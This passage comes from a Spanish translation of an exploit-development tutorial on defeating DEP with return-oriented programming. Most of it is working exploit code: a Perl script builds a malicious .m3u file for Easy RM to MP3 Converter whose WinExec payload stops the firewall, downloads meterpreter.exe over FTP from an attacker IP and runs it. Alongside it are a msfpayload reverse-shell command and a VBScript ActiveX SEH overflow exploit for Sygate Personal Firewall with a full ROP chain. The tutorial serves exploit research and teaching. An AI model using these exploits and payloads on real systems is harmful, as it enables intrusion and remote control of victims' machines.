$rop=$rop.pack('V',0x100184FA);  #PUSHAD
#ESP automágicamente apuntará a los NOP´s ahora.
```

Sólo pon NOP´s + Shellcode a esta cadena de ROP y ya está todo listo.

Resultado:

RET directo – ROP Versión 4 – ret-to-libc : WinExec()

Hasta ahora, he explicado algunas formas de evitar DEP, usando funciones específicas de Windows. En todo caso, el desafío real detrás de la técnica es encontrar ROP Gadgets fiables que crearán tu pila y llamarán a la función.

Creo que es importante tener en cuenta que un método "clásico" al estilo ret-to-libc usando WinExec(), por ejemplo, todavía podría ser una técnica valiosa.

Mientras que armar la pila para hacer una llamada con éxito a WinExec() requerirá algún ROP, todavía es diferente de las otras técnicas para evitar DEP porque no vamos a ejecutar una Shellcode personalizada. Así que, realmente no necesitamos cambiar las flags de ejecución o deshabilitar DEP. Vamos a llamar un función de Windows y utilizaremos un puntero a una serie de comandos del sistema operativo como un parámetro.

http://msdn.microsoft.com/en-us/library/ms687393(VS.85).aspx

```
UINT WINAPI WinExec(
  __in  LPCSTR lpCmdLine,
  __in  UINT uCmdShow
);
```

El primer argumento es un puntero al comando a ejecutar, y el segundo parámetro indica el comportamiento de las ventanas.

Algunos ejemplos:

0 = Ocultar ventana.
1 = Mostrar normal.
10 = Mostrar por defecto.
11 = Forzar minimizado.

Con el fin de hacer que esto funcione, tendrás que añadir una dirección de retorno a los parámetros (primer parámetro para ser exactos). Esta sólo puede ser cualquier dirección, pero tiene que haber algo en ese campo.

Por lo tanto, así es como la pila debería verse:

Dirección de retorno.
Puntero al comando.
0x00000000 (Ocultar).

En XP SP3, WinExec se encuentra en 0x7C86250D.

Echa un vistazo a este ejemplo:

```
#Exploit de ROP para Easy RM to MP3 Converter
#Uses WinExec()
#Escrito por corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "A" x $buffersize;
my $eip=pack('V',0x100102DC); #Retorno a la pila.
my $junk2 = "AAAA"; #Compensa.
#-----------------------------------------------#
#WinExec 7C86250D
#-----------------------------------------------#
my $evilIP="192.168.0.189";
my $rop=pack('V',0x100109EC); #POP EBX
$rop=$rop.pack('V',0xFFFFFFFF);  #<- Será puesto en EBX.
$rop=$rop.pack('V',0x1001C1A5); #INC EBX, EBX = 0 = HIDE u OCULTAR.
$rop=$rop.pack('V',0x10014F75);  #POP EBP
$rop=$rop.pack('V',0xFFFFFFFF); #Dirección de retorno for WinExec
$rop=$rop.pack('V',0x10010C31); #POP ESI
$rop=$rop.pack('V',0x7C86250D); #WinExec()
$rop=$rop.pack('V',0x1001C07F); #POP EDI
$rop=$rop.pack('V',0x1001C080); #RET, puesto en EDI (NOP).
$rop=$rop.pack('V',0x1002CC86); #pushad + ret

my $cmd='cmd /c "net stop SharedAccess && ';
$cmd=$cmd."echo user anonymous > ftp.txt && ";
$cmd=$cmd."echo anonymous@bla.com >> ftp.txt && ";
$cmd=$cmd."echo bin >> ftp.txt && ";
$cmd=$cmd."echo get meterpreter.exe >> ftp.txt ";
$cmd=$cmd."&& echo quit >> ftp.txt && ";
$cmd=$cmd."ftp -n -s:ftp.txt ".$evilIP." && ";
$cmd=$cmd.'meterpreter.exe"'."n";
#Está bien poner un byte nulo, EIP ya está sobrescrito.

my $payload = $junk.$eip.$junk2.$rop.$cmd;

print "Payload size : ".length($payload)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print “Archivo m3u $file creado exitosamente”;
```

Primero, se coloca 0x00000000 en EBX (POP 0xFFFFFFFF en EBX y luego, INC EBX). Los registros están configurados para hacer un PUSHAD (básicamente puse la dirección de retorno en EBP, el puntero a WinExec() en ESI, y un RET (NOP) en EDI).

El comando anterior sólo funcionará si se detiene el servicio de Firewall en la máquina XP. Si el PC no está ejecutando el Firewall de Windows, puede que tengas que quitar el trozo "net stop SharedAccess."


$evilIP es tu equipo atacante, ejecutando un servidor FTP que contiene meterpreter.exe creado mediante el siguiente comando de Metasploit:

```
./msfpayload windows/meterpreter/reverse_tcp RHOST=192.168.0.189
RPORT=4444
    LHOST=192.168.0.189 LPORT=4444 X > meterpreter.exe
```

Pon todo en una sola línea y copia el archivo a la raíz del servidor FTP.

En el equipo del atacante, configurar una escucha multihandler de Metasploit:

Resultado:



Como se puede ver, aunque sea un simple puntero a WinExec, te permitirá evitar DEP. ¡Funciona en todos los casos! y te consigue una Shell de Meterpreter.

SEH – Versión ROP – WriteProcessMemory()

Con el fin de demostrar cómo los Exploits SEH se pueden convertir en una versión ROP, voy a utilizar una vulnerabilidad recientemente publicada:

http://www.corelan.be:8800/advisories.php?id=corelan-10-050

Descubierta por Lincoln, apuntando a un desbordamiento de búfer de ActiveX en el Sygate Personal Firewall 5.6. Como podemos ver en el boletín, el SetRegString() en sshelper.dll es susceptible a un desbordamiento de búfer sobrescribiendo el controlador de excepciones.

Puedes obtener una copia del exploit aquí:

http://www.exploit-db.com/Exploits/13834

Esta función toma 5 argumentos. El tercer argumento es el que te llevará al desbordamiento de búfer:

```
<object classid='clsid:D59EBAD7-AF87-4A5C-8459-D3F6B918E7C9'
id='target' ></object>
<script language='vbscript'>
arg1=1
arg2=1
arg3=String(28000,"A")
arg4="defaultV"
arg5="defaultV"
target.SetRegString arg1 ,arg2 ,arg3 ,arg4 ,arg5
</script>
```

En IE6 e IE7, el registro SEH se sobrescribe después de 3348 bytes, por lo que serían 3348 bytes a nSEH y 3352 bytes a SEH.

En un típico exploit (sin ROP), es probable que terminemos sobreescribiendo el nSEH con un pequeño salto hacia adelante (xebx06x90x90) y el SEH con un puntero a POP/POP/RET. Como se explicó anteriormente, este enfoque no va a funcionar cuando DEP esté habilitado porque no podemos ejecutar código antes de que realmente deshabilitemos o evitemos el DEP primero.

Sin embargo, no hay una manera fácil de superar este problema. Sólo tenemos que pivotar de nuevo a la pila cuando el manejador de excepciones (el que tenemos sobrescrito) se active.

Así que, básicamente, no nos importa en realidad el nSEH (4 bytes). Así que, vamos a crear un pequeño Script que sobrescribirá el Manejador SE después de 3352 bytes.

Lo que nos interesa es ver hasta qué punto nuestro buffer (en la pila) está ausente cuando el controlador SE es llamado. Así que, vamos a sobrescribir el Manejador SE con un puntero válido a una instrucción. En este tipo, sólo para ver donde está nuestro buffer, cualquier instrucción servirá, porque sólo queremos ver hasta qué punto nuestro buffer está lejos cuando saltamos a esa instrucción.

Provocando el bug


Vamos a poner un puntero al RET en el Manejador SE. Sólo tendremos que tomar uno de sshelper.dll por ahora: 0x0644110C, y luego añadir 25000 bytes más para activar la violación de acceso. Nuestro Script de Exploit de prueba hasta el momento se verá algo así:

```
<html>
<object classid='clsid:D59EBAD7-AF87-4A5C-8459-D3F6B918E7C9'
id='target' ></object>
<script language='vbscript'>
junk  = String(3352, "A")
seh = unescape("%0C%11%44%06")
junk2 = String(25000, "C")
arg1=1
arg2=1
arg3= junk + seh + junk2
arg4="defaultV"
arg5="defaultV"
target.SetRegString arg1 ,arg2 ,arg3 ,arg4 ,arg5
</script>
</html>
```


Guarda el archivo html en tu unidad C: y ábrelo en Internet Explorer. Atacha iexplore.exe en ImmDBG. Deja que se ejecute el objeto ActiveX (puede que tengas que hacer clic en Aceptar dos veces) y deja que la ImmDBG detecte la excepción.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Cuando observas la cadena de SEH, deberíamos haber sobrescrito el controlador SE con nuestro puntero al RET:



Si tienes la vista de la cadena SEH como la imagen de arriba (2 registros SEH), pulsa la tecla Shift + F9 sólo una vez. Entonces, deberías tener la misma vista del registro o pila cuando sólo habrías visto un registro SEH:




Desplázate hacia abajo en la vista de la pila hasta que veas el Manejador SE sobrescrito:


Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Pon un BP en 0x0644110C y pásale la excepción a la aplicación (Shift F9).


Los registros contienen ahora esto:



Y la parte superior de la pila es la siguiente:




Desplázate hacia abajo hasta que veas la primera parte de la buffer (A´s):



Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Stack pivoting

Nos encontramos nuestro buffer en ESP (01A6E34C + 1032 bytes). Eso significa que, si queremos volver desde el Manejador SE a nuestro buffer, tenemos que pivotar la pila con un mínimo de 1032 bytes (0x408 o más). Mi buen amigo Lincoln generó su archivo ROP y encontró un puntero a ADD ESP, 46C + RET en sshelper.dll en la dirección 0x06471613.




Eso significa que, si sobrescribimos nuestro Manejador SE con un puntero a ADD ESP, 46C + RET, entonces eso nos debe hacer aterrizar de nuevo en nuestro buffer controlado y comenzar nuestra cadena de ROP.

Modifica el Script y sustituye línea "seh = ..." con:

```
seh = unescape("%13%16%47%06")
```


Abre el archivo en Internet Explorer de nuevo (atachado a ImmDBG), y deja correr el objeto ActiveX. Cuando se produce el Crash, observa la cadena de SEH y verifica que es sobrescrita con el puntero correcto.

Pon un BP en 0x06471613. Pasa la excepción a la aplicación (Shift + F9) dos veces si es necesario hasta el BP.



En este punto, ESP apunta a 01A5E330.

Luego, usa F7 para trazar las instrucciones. Cuando "**ADD ESP, 46C**" se ejecute, revisa ESP y el contenido en la parte superior de la pila:



Impresionante, eso significa que hemos sido capaces de pivotar la pila y volver a aterrizar en un lugar donde podemos iniciar la cadena de ROP.

A partir de ese momento en adelante, este exploit puede ser construido como cualquier otro exploit basado en ROP:

Establece tu estrategia. WriteProcessMemory(), en este caso, pero puedes obviamente utilizar otra técnica también.

Consigue tus ROP Gadgets (**!Pvefindaddr rop**) y construye la cadena.

Pero en primer lugar, tendrás que averiguar dónde exactamente en las A´s vamos a aterrizar, para que podamos comenzar la cadena de ROP en el lugar correcto.

Te darás cuenta de que, cuando se intenta localizar el Offset (IE6, IE7), que el desplazamiento puede cambiar. Puede variar en alguna parte entre 72 bytes y 100 bytes (100 bytes máx).

Eso significa que no estamos 100% seguros de que vamos a aterrizar en el búfer.

¿Cómo se puede sobrevivir a eso? Sabemos que el concepto de los NOP´s, para permitir que trampolines salten a la Shellcode. Pero, ¿existe tal cosa como un nop compatible con ROP?

ROP NOP

Por supuesto que la hay. ¿Recuerdas "RET directo – ROP Versión 3? Ya hemos utilizado un tobogán para llegar hasta la siguiente dirección en la pila.

Para poder hacer el Exploit genérico sin tener que crear varias cadenas de ROP dentro de una Exploit individual, puedes simplemente "pulverizar" algunas regiones de la pila con ROP NOP, básicamente representados por punteros a RET. Cada vez que se llama el RET, se deslizará o saltará al siguiente RET sin realmente hacer nada malo.

Así que, es algo como un NOP.

Un puntero se compone de 4 bytes, por lo que será importante alinear estos punteros, asegurándose de que, cuando EIP retorne a la pila, aterrizaría y ejecutaría las instrucciones en el puntero y no aterrizaría en el centro de un puntero, rompiendo la cadena, o caería directamente en el primer Gadget de tu cadena de ROP.

Encontrar ROP NOP´s no es tan difícil. Cualquier puntero a RET servirá.

De vuelta a nuestro exploit.

Creando la cadena ROP – WriteProcessMemory() –

Crear la pila para una función determinada puede hacerse de muchas maneras. Me limitaré a explicar cómo Lincoln construyó su cadena de ROP y convirtió el error en un Exploit funcional para evitar DEP.

Nota importante: tenemos que lidiar con caracteres malos: los bytes entre 80 y 9F deben ser evitados.


En su Exploit, Lincoln decidió utilizar PUSHAD para poner los parámetros en la pila, en el lugar adecuado y realizar la llamada a la función (WriteProcessMemory() en este caso).

En primer lugar, asegúrate de que la cadena de ROP se puso en marcha, incluso si la ubicación en la que aterrizaría después de la instrucción ADD, ESP 46C es diferente, él utilizó un número de punteros de RET (0x06471619) como NOP:


```
rop = rop + String(72, "D")                '#Junk
rop = rop + unescape("%19%16%47%06")       '#Nop
rop = rop + unescape("%19%16%47%06")       '#Nop
rop = rop + unescape("%19%16%47%06")       '#Nop
rop = rop + unescape("%19%16%47%06")       '#Nop
rop = rop + unescape("%19%16%47%06")       '#Nop
rop = rop + unescape("%19%16%47%06")       '#Nop
rop = rop + unescape("%19%16%47%06")       '#Nop
```

Entonces, él pone 0x064BC001 en EBP utilizando un POP EBP + Gadget de RET en 0x0644B633, y usa una cadena de instrucciones POP en 0x0647B965 para cargar 5 "parámetros" en los registros:

```
'#alignment
rop = rop + unescape("%7c%bd%47%06")     '#(POP into EDI to call eax to WPM)
rop = rop + unescape("%49%50%45%06")     '#(pop into ESI add esp +4 #junk #retn)
rop = rop + unescape("%41%41%41%41")     '#Junk
rop = rop + unescape("%ff%ff%ff%ff")     '#(pop into EBX -1 to add to EAX for sc len)
rop = rop + unescape("%50%50%50%50")     '#(pop into ECX used for adding/sub registers)
```




Después que estos 5 POP´s se ejecutan, los registros se ven así:



Luego, va a generar la longitud de Shellcode. Usó 3 instrucciones ADD EAX, 80 y luego añade el SUB al valor actual en EBX:

```
'#ebx
rop = rop + unescape("%b2%7d%48%06")    '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")    '#Junk
rop = rop + unescape("%b2%7d%48%06")    '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")    '#Junk
rop = rop + unescape("%b2%7d%48%06")    '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")    '#Junk
rop = rop + unescape("%d9%c4%47%06")    '#ADD EBX,EAX # PUSH 1 # POP EAX # RETN
```

Resultado:




Entonces, la longitud de la Shellcode se coloca ahora en EBX.

Los ROP Gadgets que se utilizaron para llevar a cabo esto, son POP EAX (toman 0xCCD0731F de la pila), y luego hacen SUB EAX, ECX. Por último, este valor se pone en EBP.

```
'#ebp
rop = rop + unescape("%dd%c4%47%06")     '#POP EAX # RETN
rop = rop + unescape("%1f%73%d0%cc")     '#(setup call to WPM)
rop = rop + unescape("%ae%f5%47%06")     '#SUB EAX,ECX # RETN
rop = rop + unescape("%30%14%45%06")     '#MOV EBP,EAX # CALL ESI
```

Nota: La razón por la cual Lincoln simplemente no pudo poner 7C9022CF en EBP se debe a que contiene una dirección en particular "carácter malo" - no podemos usar 0x80 bytes. ECX ya contiene 50505050, por lo que utilizó una instrucción SUB con un valor pre-calculado en EAX para reproducir ese puntero. ¡Pensamiento inteligente!



Esta subcadena de ROP ha puesto 7C9022CF en EBP. Esta dirección será la ubicación de destino para escribir nuestra Shellcode. En esencia, estaremos parcheando la función WriteProcessMemory() en sí, por lo que esta dirección debe sonar familiar si lees la sección sobre WriteProcessMemory () con cuidado.

El último Gadget en realidad no termina con un RET. En su lugar, hará un CALL ESI.

¿De dónde viene ESI? ¿Recuerdas los 5 POP´s que hicimos antes? Bueno, simplemente pusimos un valor en la pila que por medio de un POP lo movimos a ESI. Y ese valor es un puntero a las siguientes instrucciones:

Así que, CALL ESI saltará a ese lugar, aumentará ESP con 4 bytes, pondrá un valor (06454ED5) en EAX y luego retornará. Nosotros simplemente "retornamos al llamador - a la pila", básicamente tomando el puntero de la parte superior de la pila (= puntero al siguiente ROP Gadget) y saltamos a él).


```
'#esi
rop = rop + unescape("%22%cd%46%06")     '#POP ESI # RETN
rop = rop + unescape("%ff%ff%ff%ff")     '#(pop ESI into hProcess)
```

Usando este Gadget, ESI se establece en FFFFFFFF. Este será el valor que se utilizará como parámetro **hProcess** más adelante.

A continuación, CCD07263 se pone en EAX, y después de eso, se ejecuta una instrucción EAX SUB, ECX.

```
'#eax
rop = rop + unescape("%dd%c4%47%06")     '#POP EAX # RETN
rop = rop + unescape("%63%72%d0%cc")     '#(setup call to WPM)
rop = rop + unescape("%ae%f5%47%06")     '#SUB EAX,ECX # RETN
```


Después de la ejecución de dichas instrucciones, el resultado en EAX será 7C802213 que es el puntero a kernel32.WriteProcessMemory.



Finalmente, se ejecuta una instrucción PUSHAD:


```
rop = rop + unescape("%47%71%49%06")     '#PUSHAD
```

Esto hará que la parte superior de la pila se vea así:



Cuando la función PUSHAD retorna, ejecutará las instrucciones en 0x0647BD7C que se originan de EDI, colocado en este registro utilizando el 5 POP´s anteriormente.

